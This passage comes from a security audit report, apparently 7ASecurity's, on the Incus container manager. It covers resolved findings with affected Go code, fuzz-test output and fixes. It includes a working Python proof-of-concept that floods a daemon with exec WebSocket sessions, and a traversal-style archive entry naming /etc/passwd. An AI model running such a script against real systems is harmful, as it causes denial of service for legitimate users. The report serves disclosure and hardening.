It is recommended to configure the affected *http.Server* instances with appropriate timeout settings, including *ReadTimeout*, *WriteTimeout*, and *ReadHeaderTimeout*. This reduces exposure to connection-exhaustion attacks and improves resilience against slow-client abuse.

Proposed Fix:
```
return &http.Server{
        Handler:     &httpServer{r: router, d: d},
        ConnContext: request.SaveConnectionInContext,
```

[50] https://github.com/lxc/incus/pull/3079
[51] https://www.imperva.com/learn/ddos/slowloris/

```
IdleTimeout: 30 * time.Second,
ReadTimeout:       5 * time.Second,
WriteTimeout:      10 * time.Second,
ReadHeaderTimeout: 2 * time.Second,
}
```

INC-01-002 WP1 TLS Hardening via Minimum TLS Version *(Info)*

Retest Notes: Resolved by Incus[52] and confirmed by 7ASecurity.

It was found that multiple code paths in the codebase still permit TLS 1.2. Upgrading to TLS 1.3 where compatibility permits would improve the cryptographic baseline. Although TLS 1.2 remains widely used, TLS 1.3 provides a stronger default cryptographic baseline and better downgrade resistance.[53][54] Exceptions may be made for legacy clients that require older TLS versions.

Affected Files:
https://github.com/lxc/incus/blob/[...]/internal/server/backup/backup_utils.go#L70
https://github.com/lxc/incus/blob/[...]/server/storage/s3/transfer_manager.go#L190

Affected Code:

```
func getTransport() *http.Transport {
   return &http.Transport{
       MaxIdleConns:       10,
       IdleConnTimeout:    30 * time.Second,
       DisableCompression: true,
       TLSClientConfig: &tls.Config{
           InsecureSkipVerify: true,
           MinVersion:         tls.VersionTLS12,
       },
   }
}
```

It is recommended to enforce *tls.VersionTLS13* as the minimum version in the affected Incus components where legacy-client compatibility is not required. Where exceptions are necessary, they should be explicitly documented and restricted to controlled environments.

[52] https://github.com/lxc/incus/pull/3079
[53] https://www.vertexcybersecurity.com.au/tls1-2-end-of-life/
[54] https://www.cloudflare.com/learning/ssl/why-use-tls-1.3/

INC-01-003 WP1: Cross-Site WebSocket Hijacking via Origin Bypass *(Low)*

Retest Notes: Resolved by Incus[55] and confirmed by 7ASecurity.

It was found that Origin header validation is explicitly disabled during WebSocket handshakes, which can increase exposure to Cross-Site WebSocket Hijacking (CSWSH) in browser-based scenarios. Unlike the default Gorilla WebSocket behavior, this implementation unconditionally accepts all origins.[56] In browser-based authenticated scenarios, this may allow an untrusted website to establish a WebSocket connection and perform actions on behalf of the user.

Affected File:
https://github.com/lxc/incus/blob/[...]/shared/ws/upgrader.go#L11

Affected Code:

```
// Upgrader is a websocket upgrader which ignores the request Origin.
var Upgrader = websocket.Upgrader{
   CheckOrigin:      func(_ *http.Request) bool { return true },
   HandshakeTimeout: time.Second * 5,
}
```

Notably, the comment "*ignores the request Origin*" confirms this was a deliberate decision, likely introduced during development and never revisited. This makes the issue more severe than a simple oversight, as the Gorilla WebSocket library's built-in default has been explicitly bypassed.

It is recommended to implement a *CheckOrigin* function in the *Upgrader* that validates the *Origin* header against a list of trusted origins before allowing WebSocket connections. This helps reduce CSWSH risk in browser-based scenarios.

[55] https://github.com/lxc/incus/pull/3079
[56] https://pkg.go.dev/github.com/gorilla/websocket#Upgrader

INC-01-004 WP1: OIDC Session Cookies Lack HttpOnly Flag *(Low)*

Retest Notes: Resolved by Incus[57] and confirmed by 7ASecurity.

It was found that the OIDC session cookies are set without the *HttpOnly* flag. In the presence of an XSS issue, JavaScript may be able to access affected OIDC cookies, which could assist account compromise. A malicious user might leverage this weakness to gain access to victim accounts.

Affected Files:
https://github.com/lxc/incus/blob/[...]/internal/server/auth/oidc/oidc.go#L121
https://github.com/lxc/incus/blob/[...]/internal/server/auth/oidc/oidc.go#L134
https://github.com/lxc/incus/blob/[...]/internal/server/auth/oidc/oidc.go#L195
https://github.com/lxc/incus/blob/[...]/internal/server/auth/oidc/oidc.go#L207
https://github.com/lxc/incus/blob/[...]/internal/server/auth/oidc/oidc.go#L219
https://github.com/lxc/incus/blob/[...]/internal/server/auth/oidc/oidc.go#L243
https://github.com/lxc/incus/blob/[...]/internal/server/auth/oidc/oidc.go#L256
https://github.com/lxc/incus/blob/[...]/internal/server/auth/oidc/oidc.go#L270

Affected Code:

```
func (o *Verifier) Auth(ctx context.Context, w http.ResponseWriter, r *http.Request)
(string, error) {
   [...]

       // If we have a ResponseWriter, refresh the cookies.
       if w != nil {
           // Update the access token cookie.
           accessCookie := http.Cookie{
               Name:     "oidc_access",
               Value:    tokens.AccessToken,
               Path:     "/",
               Secure:   true,
               HttpOnly: false,
               SameSite: http.SameSiteStrictMode,
           }
```

Although *SameSite as Strict* and *Secure* flag improve CSRF resistance and transport security, they do not prevent JavaScript access to cookies. It is recommended to set the *HttpOnly* flag on the affected OIDC cookies. This reduces exposure to cookie theft via XSS.

[57] https://github.com/lxc/incus/pull/3079

INC-01-005 WP3: VM Screenshot Predictable Temporary Path *(Low)*

Retest Notes: Resolved by Incus[58] and confirmed by 7ASecurity.
References: CVE-2026-33711[59], Github advisory GHSA-q9vp-3wcg-8p4x[60].

The incusd daemon relies on a predictable temporary file path in the globally writable */tmp* directory during the Virtual Machine VGA screenshot handling routine. When a screenshot is requested, the daemon creates a file using a deterministic pathname derived from the instance identifier (*/tmp/incus_screenshot_<id>*).

Because this implementation uses a predictable pathname in a world-writable directory, it theoretically exposes the operation to symlink or hardlink attacks (CWE-377[61] / CWE-379[62]). The intention of such an attack would be to pre-place a symlink at this predictable path, pointing to a sensitive host file, forcing the daemon to truncate or alter the ownership of unintended files when QEMU processes the screenshot.

However, the practical exploitability of this issue is mitigated by modern Linux kernel protections. The *fs.protected_symlinks* setting (introduced in kernel 3.6[63]) and the *fs.protected_regular* setting (introduced in kernel 4.19[64]) actively prevent unprivileged users from successfully coercing privileged processes into following malicious links or opening attacker-owned files in world-writable sticky directories like */tmp*. These protections are commonly enabled by default on modern Linux distributions. For a privilege escalation or file overwrite to occur, the host system must be running an obsolete kernel or have purposefully disabled standard Linux file system protections. While unexploitable on default configurations, relying on predictable paths in shared directories remains a security anti-pattern that warrants hardening.

Affected File:
https://github.com/lxc/incus/blob/v6.22.0/cmd/incusd/instance_console.go

Affected Code:

```
func instanceConsoleGet(d *Daemon, r *http.Request) response.Response {
    [...]
    } else if inst.Type() == instancetype.VM {
        v, ok := inst.(instance.VM)
        if !ok {
            return response.SmartError(errors.New("Failed to cast inst to VM"))
```

[58] https://github.com/lxc/incus/pull/3092
[59] https://nvd.nist.gov/vuln/detail/cve-2026-33711
[60] https://github.com/lxc/incus/security/advisories/GHSA-q9vp-3wcg-8p4x
[61] https://cwe.mitre.org/data/definitions/377.html
[62] https://cwe.mitre.org/data/definitions/379.html
[63] https://www.man7.org/linux/man-pages/man5/proc_sys_fs.5.html
[64] https://www.man7.org/linux/man-pages/man5/proc_sys_fs.5.html

```
        }

        var headers map[string]string
        if consoleLogType == "vga" {
            screenshotFile, err := os.Create(fmt.Sprintf("/tmp/incus_screenshot_%d",
inst.ID()))
            if err != nil {
                return response.SmartError(fmt.Errorf("Couldn't create screenshot file:
%w", err))
            }

            err = screenshotFile.Chmod(0o600)
            if err != nil {
                return response.SmartError(err)
            }

            ent.Cleanup = func() {
                _ = screenshotFile.Close()
                _ = os.Remove(screenshotFile.Name())
            }

            err = v.ConsoleScreenshot(screenshotFile)
            if err != nil {
                return response.SmartError(err)
            }
            [...]
    }
    [...]
}
```

Affected File:
https://github.com/lxc/incus/blob/v6.22.0/internal/server/instance/drivers/driver_qemu.go

Affected Code:

```
func (d *qemu) ConsoleScreenshot(screenshotFile *os.File) error {
    if !d.IsRunning() {
        return errors.New("Instance is not running")
    }

    // Check if the agent is running.
    monitor, err := d.qmpConnect()
    if err != nil {
        return err
    }

    err = screenshotFile.Chown(int(d.state.OS.UnprivUID), -1)
    if err != nil {
        return fmt.Errorf("Failed to chown screenshot path: %w", err)
    }
```

```
    // Take the screenshot.
    err = monitor.Screendump(screenshotFile.Name())
    if err != nil {
        return fmt.Errorf("Failed taking screenshot: %w", err)
    }

    return nil
}
```

To harden the implementation independent of host configuration, the daemon should avoid using a deterministic filename in */tmp*. If the file must remain in */tmp* for AppArmor compatibility, use an unpredictable, uniquely created temporary file (for example, a *mkstemp/CreateTemp*-style pattern) with restrictive permissions, rather than a fixed path. If a fixed path must be retained, use exclusive creation semantics instead of truncating an existing path.

INC-01-010 WP1: Authenticated WebSocket Resource Exhaustion *(Info)*

Note: The Incus maintainers do not consider this a security vulnerability because background WebSocket operations are subject to a 10-second connection timeout, after which the operation is canceled and associated resources are released; they consider this sufficient protection, particularly as goroutine counts are exposed through metrics for detecting abnormal spikes.

The Incus API exposes WebSocket endpoints for interactive and non-interactive command execution inside instances through the */1.0/instances/{instance}/exec* endpoint. When the wait-for-websocket option is enabled, the server creates multiple WebSocket channels for the operation and waits for the client to connect. However, no explicit limits on the number of concurrent WebSocket connections or exec operations initiated by an authenticated client are visible in the affected flow. A user with valid API access could repeatedly create exec operations and associated WebSocket sessions, increasing goroutine creation, file descriptor consumption, and memory usage on the daemon. This may lead to service degradation or denial of service affecting legitimate users of the Incus API.

The affected connection-handling logic is present in the following section of the Go source file. This logic upgrades incoming HTTP requests to WebSocket connections using *ws.Upgrader.Upgrade* and spawns persistent goroutines for connection keep-alive. No explicit per-client or per-operation connection quota is visible in the provided code. Because each accepted connection consumes goroutines and related resources, repeated session creation could increase resource consumption on the server.

Affected File:
https://github.com/lxc/incus/blob/[...]/cmd/incusd/instance_exec.go#L82-L159

Affected Code:

```
[...]
conn, err := ws.Upgrader.Upgrade(w, r, nil)
if err != nil {
return err
}

s.connsLock.Lock()
defer s.connsLock.Unlock()

val, found := s.conns[fd]
if found && val == nil {
s.conns[fd] = conn
[...]
go func() {
pingInterval := time.Second * 10
t := time.NewTicker(pingInterval)
defer t.Stop()

for {
err := conn.WriteControl(websocket.PingMessage, []byte("keepalive"),
time.Now().Add(5*time.Second))
if err != nil {
return
}
<-t.C
}
}()
[...]
```

The following PoC script demonstrates how an authenticated client can repeatedly create exec operations and hold many associated WebSocket sessions open in order to stress the control plane.

PoC Python script:

```
import requests
import websocket
import ssl
import threading
import urllib3
import time

BASE = "https://[::1]:8443"
INSTANCE = "test1"

CLIENT_CERT = "client.crt"
CLIENT_KEY = "client.key"

NUM_CONNECTIONS = 200
```

```
urllib3.disable_warnings()

# -------------------------
# Create exec operation
# -------------------------
def create_exec():

    url = f"{BASE}/1.0/instances/{INSTANCE}/exec"

    payload = {
        "command": ["sleep", "600"],
        "interactive": True,
        "wait-for-websocket": True
    }

    r = requests.post(
        url,
        json=payload,
        verify=False,
        cert=(CLIENT_CERT, CLIENT_KEY)
    )

    r.raise_for_status()

    op = r.json()["operation"]

    print("[+] operation:", op)

    return op


# -------------------------
# Get websocket URL
# -------------------------
def get_ws(op):

    r = requests.get(
        BASE + op,
        verify=False,
        cert=(CLIENT_CERT, CLIENT_KEY)
    )

    r.raise_for_status()
    data = r.json()

    fds = data["metadata"]["metadata"]["fds"]

    secret = fds["0"]

    op_id = op.split("/")[-1]
```

```
    ws = f"wss://[::1]:8443/1.0/operations/{op_id}/websocket?secret={secret}"

    print("[+] websocket:", ws)

    return ws


# -------------------------
# Connect websocket
# -------------------------
def connect_ws(url, i):

    try:

        ws = websocket.create_connection(
            url,
            sslopt={
                "certfile": CLIENT_CERT,
                "keyfile": CLIENT_KEY,
                "cert_reqs": ssl.CERT_NONE
            }
        )

        print(f"[{i}] connected")

        while True:
            time.sleep(1)

    except Exception as e:
        print(f"[{i}] error:", e)

# -------------------------
# Run test
# -------------------------
def run():

    threads = []

    for i in range(NUM_CONNECTIONS):
        op = create_exec()
        ws = get_ws(op)


        t = threading.Thread(target=connect_ws, args=(ws, i))
        t.start()
        threads.append(t)
        time.sleep(0.05)

    for t in threads:
        t.join()
```

```
if __name__ == "__main__":
    run()
```

It is recommended to enforce limits on concurrent WebSocket connections and exec operations per authenticated client or per instance. Server-side rate limiting and connection quotas would help prevent a single client from opening excessive WebSocket sessions. Additionally, the daemon should track global WebSocket counts and reject new connections once a configurable threshold is reached, reducing the likelihood of resource exhaustion through unbounded session creation.

INC-01-011 WP4: Backup Parsing Hang via Truncated LZMA Detection *(Info)*

Retest Notes: Resolved by Incus[65] and confirmed by 7ASecurity.

It was found that *DetectCompressionFile* in the shared archive detection code reads into a zero-initialized 263-byte buffer and ignores the actual number of bytes read. A truncated input beginning with *0x5d* can be misclassified as LZMA because unread bytes remain zero, matching the LZMA magic signature *{0x5d, 0x00, 0x00}*.

Once misclassified, the input is passed to *CompressedTarReader*, which starts the LZMA unpacker and returns a tar reader backed by an *io.Pipe*. The pipe writer is only closed inside *cancelFunc*, which is deferred until parsing completes. If the unpacker does not produce a tar stream, *tr.Next()* blocks indefinitely because EOF is never propagated to the pipe reader. This causes a hang on malformed backup input instead of a clean parse error.

This issue contains two distinct bugs: (a) truncated signature misclassification in *DetectCompressionFile*, and (b) the *CompressedTarReader* pipe writer not being closed when the unpacker exits. Bug (b) is shared with INC-01-002, but bug (a) is a separate attack surface that allows truncated inputs beginning with *0x5d* to be misclassified as LZMA even if the pipe-closure issue is fixed.

This may allow a denial-of-service condition during backup metadata parsing when a malformed or truncated archive is provided. Because the issue is present in shared archive detection and decompression logic, similar hangs may be reachable from other callers that depend on *CompressedTarReader* after a false-positive compression match.

[65] https://github.com/lxc/incus/pull/3190

Affected Files:
https://github.com/lxc/incus/blob/v6.22.0/shared/archive/detect.go#L33
https://github.com/lxc/incus/blob/v6.22.0/shared/archive/archive.go#L88
https://github.com/lxc/incus/blob/v6.22.0/internal/server/backup/backup_utils.go#L20
https://github.com/lxc/incus/blob/v6.22.0/internal/server/backup/backup_info.go#L70

Compression detection performs a single *Read* into a zero-filled buffer and then matches against signatures without checking how many bytes were actually read:

Affected Code:
```
header := make([]byte, 263)
_, err := f.Read(header)
if err != nil {
    return nil, "", nil, err
}
```

The LZMA check matches on three bytes, two of which may be unread zero bytes:

Affected Code:
```
case bytes.Equal(header[0:3], []byte{0x5d, 0x00, 0x00}):
    return []string{"--lzma", "-xf"}, ".tar.lzma", []string{"lzma", "-d"}, nil
```

CompressedTarReader starts the unpacker and gives the caller a tar reader over an *io.Pipe*, but the pipe writer is only closed inside *cancelFunc*:

Affected Code:
```
if len(unpacker) > 0 {
    var buffer bytes.Buffer
    pipeReader, pipeWriter := io.Pipe()
    cmd := exec.Command(unpacker[0], unpacker[1:]...)
    cmd.Stdin = io.NopCloser(r)
    cmd.Stdout = pipeWriter
    cmd.Stderr = &nullWriteCloser{&buffer}
    ...
    cancelFunc = func() {
        ctxCancelFunc()
        _ = pipeWriter.Close()
        _ = cmd.Wait()
```

The backup reader defers *cancelFunc* and then immediately blocks on *tr.Next()*:

Affected Code:
```
tr, cancelFunc, err := TarReader(r, sysOS, outputPath)
if err != nil {
    return nil, err
}
```

```
defer cancelFunc()

for {
    hdr, err := tr.Next()
```

If no tar header is ever produced, *tr.Next()* waits forever and *cancelFunc()* is never reached.

This was confirmed as follows:

Command:

```
go test ./test/fuzz -run='FuzzParseBackupInfoTar/1559b22a86711b7c' -count=1 -v
-timeout=30s
```

Output:

```
=== RUN   FuzzParseBackupInfoTar
=== RUN   FuzzParseBackupInfoTar/1559b22a86711b7c
   backup_info_fuzz_test.go:56: backup info parsing timed out; likely hang

       Goroutine dump at timeout:
       goroutine 10 [select]:
       io.(*pipe).read(0x4000421da0, {0x40002eadb0, 0x200, 0x19ef058?})
           /usr/local/go/src/io/pipe.go:57 +0x7c
       io.(*PipeReader).Read(0x18?, {0x40002eadb0?, 0x4000088ca8?, 0x41f294?})
           /usr/local/go/src/io/pipe.go:134 +0x24
       io.ReadAtLeast({0x19ef8c0, 0x4000421da0}, {0x40002eadb0, 0x200, 0x200}, 0x200)
           /usr/local/go/src/io/io.go:335 +0x98
       io.ReadFull(...)
           /usr/local/go/src/io/io.go:354
       archive/tar.(*Reader).readHeader(0x40002ead88)
           /usr/local/go/src/archive/tar/reader.go:357 +0x40
       archive/tar.(*Reader).next(0x40002ead88)
           /usr/local/go/src/archive/tar/reader.go:89 +0xd4
       archive/tar.(*Reader).Next(0x40002ead88)
           /usr/local/go/src/archive/tar/reader.go:58 +0x2c
       github.com/lxc/incus/v6/internal/server/backup.GetInfo({0x19f6968,
0x400004e890}, 0x0, {0x0, 0x0})
           incus/internal/server/backup/backup_info.go:78 +0xe8

--- FAIL: FuzzParseBackupInfoTar (10.01s)
   --- FAIL: FuzzParseBackupInfoTar/1559b22a86711b7c (10.01s)
FAIL
```

It is recommended to reject truncated signatures in *DetectCompressionFile*. At minimum, each magic-number comparison should be gated on the actual number of bytes read. Preferably, *io.ReadFull* or equivalent logic should be used so that unread bytes are not treated as meaningful header data.

Additionally, it is recommended that *CompressedTarReader* close the pipe writer when the unpacker exits or fails, for example by waiting in a goroutine and calling *pipeWriter.CloseWithError(...)*. This ensures that callers blocked on *tar.Reader* receive EOF or an error instead of hanging indefinitely.

INC-01-012 WP4: Backup Reader Hang via Truncated Compressed Entry *(Info)*

Retest Notes: Resolved by Incus[66] and confirmed by 7ASecurity.

It was found that *CompressedTarReader* in the shared archive code starts a decompression unpacker and returns a tar reader backed by an *io.Pipe*. The pipe writer is only closed inside *cancelFunc*, which is deferred until the calling function returns. If the unpacker exits after emitting a partial tar entry, code paths that continue reading the entry body may block indefinitely because EOF is never propagated to the pipe reader.

A compressed tar stream whose first tar header is valid but whose entry body is truncated can trigger this condition. The *tr.Next()* call succeeds on the valid header, but the subsequent body read can block in *archive/tar.(*regFileReader).Read* while waiting for bytes that never arrive.

This is the same pipe-closure mechanism as in INC-01-011, but reached through a different entry point. INC-01-011 requires an additional misclassification bug in *DetectCompressionFile* to reach the hang, whereas this issue is reached directly through a legitimately compressed but truncated archive.

This may allow archive-processing code paths that consume tar entry contents from *CompressedTarReader* to hang, creating a denial-of-service condition for backup import and related archive-processing operations.

Affected Files:
https://github.com/lxc/incus/blob/v6.22.0/shared/archive/archive.go#L88
https://github.com/lxc/incus/blob/v6.22.0/internal/server/backup/backup_utils.go#L20

CompressedTarReader starts the unpacker and gives the caller a tar reader over an io.Pipe, but the pipe writer is only closed inside *cancelFunc*:

Affected Code:
```
if len(unpacker) > 0 {
    var buffer bytes.Buffer
    pipeReader, pipeWriter := io.Pipe()
```

[66] https://github.com/lxc/incus/pull/3190

```
    cmd := exec.Command(unpacker[0], unpacker[1:]...)
    cmd.Stdin = io.NopCloser(r)
    cmd.Stdout = pipeWriter
    cmd.Stderr = &nullWriteCloser{&buffer}
    ...
    cancelFunc = func() {
        ctxCancelFunc()
        _ = pipeWriter.Close()
        _ = cmd.Wait()
```

Backup parsing then uses the returned unpacker in the shared archive reader:

Affected Code:

```
_, _, unpacker, err := archive.DetectCompressionFile(r)
if err != nil {
    return nil, nil, err
}

if unpacker == nil {
    return nil, nil, errors.New("Unsupported backup compression")
}

tr, cancelFunc, err := archive.CompressedTarReader(context.Background(), r, unpacker,
outputPath)
```

The *io.CopyN* call on the entry body can block because the first tar header is valid, the body is truncated, and the pipe writer remains open:

Affected Code:

```
if hdr.Size > 0 {
    _, _ = io.CopyN(io.Discard, tr, min(hdr.Size, 4096))
}
```

Because *cancelFunc()* is deferred until after the read returns, the blocked body read does not receive EOF or an error.

This was confirmed as follows:

Command:

```
go test ./test/fuzz -run='FuzzBackupTarReader/9cf2dbbc9aaa8dff' -count=1 -v
-timeout=30s
```

Output:

```
=== RUN   FuzzBackupTarReader
=== RUN   FuzzBackupTarReader/9cf2dbbc9aaa8dff
   backup_tar_reader_fuzz_test.go:62: timed out reading backup tar entry body; likely
hang

       Goroutine dump at timeout:
```

```
        goroutine 50 [select]:
        io.(*pipe).read(0x400036ef60, {0x40000f8000, 0x96, 0x40000f8000?})
            /usr/local/go/src/io/pipe.go:57 +0x7c
        io.(*PipeReader).Read(0x18?, {0x40000f8000?, 0x1?, 0x0?})
            /usr/local/go/src/io/pipe.go:134 +0x24
        archive/tar.(*regFileReader).Read(0x400000e258, {0x40000f8000?, 0x7?, 0x8?})
            /usr/local/go/src/archive/tar/reader.go:677 +0x60
        archive/tar.(*Reader).Read(0x40004ce488, {0x40000f8000?, 0x3?, 0x0?})
            /usr/local/go/src/archive/tar/reader.go:638 +0x38
        io.(*LimitedReader).Read(0x400000e2a0, {0x40000f8000?, 0x400034ce38?,
0x422128?})
            /usr/local/go/src/io/io.go:479 +0x48
        io.discard.ReadFrom({}, {0x19ef058, 0x400000e2a0})
            /usr/local/go/src/io/io.go:666 +0x70
        io.copyBuffer({0x19ef460, 0x2584420}, {0x19ef058, 0x400000e2a0}, {0x0, 0x0,
0x0})
            /usr/local/go/src/io/io.go:415 +0x14c
        io.Copy(...)
            /usr/local/go/src/io/io.go:388
        io.CopyN({0x19ef460, 0x2584420}, {0x19ef320, 0x40004ce488}, 0x98)
            /usr/local/go/src/io/io.go:364 +0x98

--- FAIL: FuzzBackupTarReader (10.02s)
    --- FAIL: FuzzBackupTarReader/9cf2dbbc9aaa8dff (10.02s)
FAIL
```

It is recommended that *CompressedTarReader* close the pipe writer when the unpacker exits or fails, for example by waiting in a goroutine and calling *pipeWriter.CloseWithError(...)*. This ensures that blocked tar-entry reads receive EOF or an error instead of waiting indefinitely after partial output.

INC-01-013 WP4: Compression Detection Order Misclassification *(Info)*

Retest Notes: Resolved by Incus[67] and confirmed by 7ASecurity.

It was found that *DetectCompressionFile* checks for the tar *ustar* signature at offset 257 before checking for zstd and lz4 magic bytes at offset 0. A file that begins with a valid zstd (*0x28 0xb5 0x2f 0xfd*) or lz4 (*0x04 0x22 0x4d 0x18*) header and also contains the ustar string at offset 257 can be misclassified as a plain .tar instead of *.tar.zst* or *.tar.lz4*.

This causes the wrong handler to be selected, which can lead to parse failure or incorrect processing of crafted archives. Gzip, bzip2, xz, and LZMA are not affected because their detection cases appear before the tar case.

Although legitimate compressed tar archives are unlikely to contain raw *ustar* at offset 257 in the compressed stream, a crafted archive could trigger this confusion. No command-injection path is visible because unpackers are hardcoded, and no race condition is suggested by the provided logic.

Affected File:
https://github.com/lxc/incus/blob/v6.22.0/shared/archive/detect.go#L33

The switch checks tar at offset 257 before zstd and lz4 at offset 0:

Affected Code:
```
case bytes.Equal(header[257:262], []byte{'u', 's', 't', 'a', 'r'}):
    return []string{"-xf"}, ".tar", []string{}, nil
```

The zstd and lz4 cases appear after the tar case:

Affected Code:
```
case bytes.Equal(header[0:4], []byte{0x28, 0xb5, 0x2f, 0xfd}):
    return []string{"--zstd", "-xf"}, ".tar.zst", []string{"zstd", "-d"}, nil
case bytes.Equal(header[0:4], []byte{0x04, 0x22, 0x4d, 0x18}):
    return []string{"-Ilz4", "-xf"}, ".tar.lz4", []string{"lz4", "-d"}, nil
```

Test Case	Expected	Actual	Status
zstd + tar "ustar"	.tar.zst	.tar	MISMATCH
lz4 + tar "ustar"	.tar.lz4	.tar	MISMATCH

[67] https://github.com/lxc/incus/pull/3190

Test Case	Expected	Actual	Status
gzip + tar "ustar"	.tar.gz	.tar.gz	OK
bzip2 + tar "ustar"	.tar.bz2	.tar.bz2	OK
xz detection	.tar.xz	.tar.xz	OK
pure tar	.tar	.tar	OK

This was confirmed as follows:

Command:

```
go test ./test/fuzz -run='FuzzDetectCompressionFile/compression_confusion_zstd'
-count=1 -v
```

Output:

```
=== RUN   FuzzDetectCompressionFile
=== RUN   FuzzDetectCompressionFile/compression_confusion_zstd
    detect_compression_fuzz_test.go:64: format confusion: compression magic 28b52ffd at
offset 0
        shadowed by tar ustar check, got .tar instead of .tar.zst
--- FAIL: FuzzDetectCompressionFile (0.01s)
    --- FAIL: FuzzDetectCompressionFile/compression_confusion_zstd (0.00s)
FAIL

$   go   test   ./test/fuzz   -run='FuzzDetectCompressionFile/compression_confusion_lz4'
-count=1 -v
=== RUN   FuzzDetectCompressionFile
=== RUN   FuzzDetectCompressionFile/compression_confusion_lz4
    detect_compression_fuzz_test.go:64: format confusion: compression magic 04224d18 at
offset 0
        shadowed by tar ustar check, got .tar instead of .tar.lz4
--- FAIL: FuzzDetectCompressionFile (0.00s)
    --- FAIL: FuzzDetectCompressionFile/compression_confusion_lz4 (0.00s)
FAIL
```

It is recommended to reorder the detection switch in *detect.go* so that all compression magic at offset 0 is checked before tar at offset 257. The zstd and lz4 cases should be moved above the tar case, and tar should only be matched if no compression signature is detected first, as proposed below.

Proposed Fix:

```
// Compression formats checked at offset 0 (before tar at offset 257)
case bytes.Equal(header[0:2], []byte{'B', 'Z'}):
case bytes.Equal(header[0:2], []byte{0x1f, 0x8b}):
```

```
case (bytes.Equal(header[1:5], []byte{'7', 'z', 'X', 'Z'}) && header[0] == 0xFD):
case (bytes.Equal(header[1:5], []byte{'7', 'z', 'X', 'Z'}) && header[0] != 0xFD):
case bytes.Equal(header[0:3], []byte{0x5d, 0x00, 0x00}):
case bytes.Equal(header[0:4], []byte{0x28, 0xb5, 0x2f, 0xfd}):  // zstd - moved up
case bytes.Equal(header[0:4], []byte{0x04, 0x22, 0x4d, 0x18}):  // lz4 - moved up
// Then tar (offset 257) - only if no compression detected
case bytes.Equal(header[257:262], []byte{'u', 's', 't', 'a', 'r'}):
// Then non-tar formats
case bytes.Equal(header[0:4], []byte{'h', 's', 'q', 's'}):
case bytes.Equal(header[0:3], []byte{'Q', 'F', 'I'}):
case bytes.Equal(header[0:4], []byte{'K', 'D', 'M', 'V'}):
```

INC-01-016 WP4: Image Type Depends on Tar Entry Order *(Info)*

Retest Notes: Resolved by Incus[68] and confirmed by 7ASecurity. Considered a hardening issue / improvement by the Incus maintainers.

It was found that *getImageMetadata* determines whether an image is a container or virtual machine by scanning tar entries for *rootfs/* (container) or *rootfs.img* (virtual machine). The type is determined by whichever pattern matches first, because the loop breaks as soon as *hasMeta* and *hasRoot* are both true.

A crafted tarball containing both *rootfs/* entries and a *rootfs.img* entry has its type determined by entry order rather than by an explicit declaration, with no error or warning for contradictory content. A user who controls image tarball construction can influence whether the image is treated as a container or virtual machine by controlling entry order, because post-import processing differs between the two types.

Validation showed that when both *rootfs/* and *rootfs.img* are present, the resulting type depends on which rootfs marker is encountered first in the archive. Archives in which *rootfs/* is seen first are classified as containers, whereas archives in which *rootfs.img* is seen first are classified as virtual machines.

Entry Order	Resulting Type	Notes
metadata.yaml, *rootfs/file*	container	Breaks after *rootfs/*
metadata.yaml, *rootfs.img*	virtual-machine	Breaks after *rootfs.img*

[68] https://github.com/lxc/incus/pull/3190

Entry Order	Resulting Type	Notes
metadata.yaml, rootfs.img, rootfs/file	virtual-machine	Breaks after *rootfs.img*
rootfs.img, *metadata.yaml*, *rootfs/file*	virtual-machine	*rootfs.img* seen first, breaks after *metadata.yaml*
rootfs/file, *metadata.yaml*	container	Breaks after *metadata.yaml*

Mitigating factors include the fact that the image type primarily affects how the image is used at instance-creation time rather than during import itself, and that legitimate image build tools normally produce unambiguous archives.

Affected File:
https://github.com/lxc/incus/blob/v6.22.0/cmd/incusd/images.go#L1465

Both conditionals can set *imageType* on consecutive entries before the break condition:

Affected Code:
```
if strings.HasPrefix(hdr.Name, "rootfs/") || strings.HasPrefix(hdr.Name, "./rootfs/") {
    hasRoot = true
    imageType = instancetype.Container.String()
}

if hdr.Name == "rootfs.img" || hdr.Name == "./rootfs.img" {
    hasRoot = true
    imageType = instancetype.VM.String()
}

if hasMeta && hasRoot {
    break
}
```

The loop breaks after the first rootfs-like entry is seen together with metadata, so the image type depends on which marker appears first in the archive. This was confirmed as follows:

Command:

```
go test ./test/fuzz -run='TestImageTypeEntryOrderDependence' -count=1 -v
```

Output:

```
=== RUN   TestImageTypeEntryOrderDependence
=== RUN   TestImageTypeEntryOrderDependence/rootfs_img_before_rootfs_dir
=== RUN   TestImageTypeEntryOrderDependence/rootfs_dir_before_rootfs_img
=== RUN   TestImageTypeEntryOrderDependence/contradictory_archive_accepted
   image_metadata_poc_test.go:67: archive has both rootfs.img and rootfs/ but was
accepted
       as "virtual-machine" with no error
   image_metadata_poc_test.go:68: contradictory archive (both rootfs.img and rootfs/)
accepted
       without error
--- FAIL: TestImageTypeEntryOrderDependence (0.00s)
   --- PASS: TestImageTypeEntryOrderDependence/rootfs_img_before_rootfs_dir (0.00s)
   --- PASS: TestImageTypeEntryOrderDependence/rootfs_dir_before_rootfs_img (0.00s)
   --- FAIL: TestImageTypeEntryOrderDependence/contradictory_archive_accepted (0.00s)
FAIL
```

It is recommended to reject archives with contradictory rootfs markers, or to scan the entire archive for conflicts rather than breaking on the first match.

INC-01-017 WP4: S3 Bucket Import Panic & Unsanitized Object Keys *(Info)*

Retest Notes: Resolved by Incus[69] and confirmed by 7ASecurity.
References: CVE-2026-33743[70], Github advisory GHSA-vg76-xmhg-j5x3[71].
Note: This issue is considered the same as INC-01-006 by the Incus maintainers.

It was found that *TransferManager.UploadAllFiles* unconditionally slices tar entry names with *hdr.Name[len("backup/bucket/"):]* without verifying that the name starts with the *"backup/bucket/"* prefix. This causes three distinct behaviors:

1. **Slice-bounds panic:** any entry with a name shorter than 14 characters triggers a runtime *slice bounds out of range error*.
2. **Incorrect object keys:** entries with a different prefix, such as *"backup/container/rootfs.bin"*, produce incorrect keys, such as *"er/rootfs.bin"*.
3. **Unsanitized object keys:** entries with the correct prefix but traversal-like segments, such as *"backup/bucket/../../../etc/passwd"*, produce unsanitized object keys, such as *"../../../etc/passwd"*.

A crafted backup archive containing a tar entry shorter than the expected prefix can panic the daemon during S3 bucket restore. The traversal-like variant allows objects to

[69] https://github.com/lxc/incus/pull/3273
[70] https://nvd.nist.gov/vuln/detail/cve-2026-33743
[71] https://github.com/lxc/incus/security/advisories/GHSA-vg76-xmhg-j5x3

be written with unsanitized key names within the target bucket.

Validation showed three outcomes:

Entry Name	Slice Result	Behavior
"short" (5 chars)	panic: bounds [14:5]"short"	Daemon crash
"backup/container/rootfs.bin"	"er/rootfs.bin"	Garbage S3 key
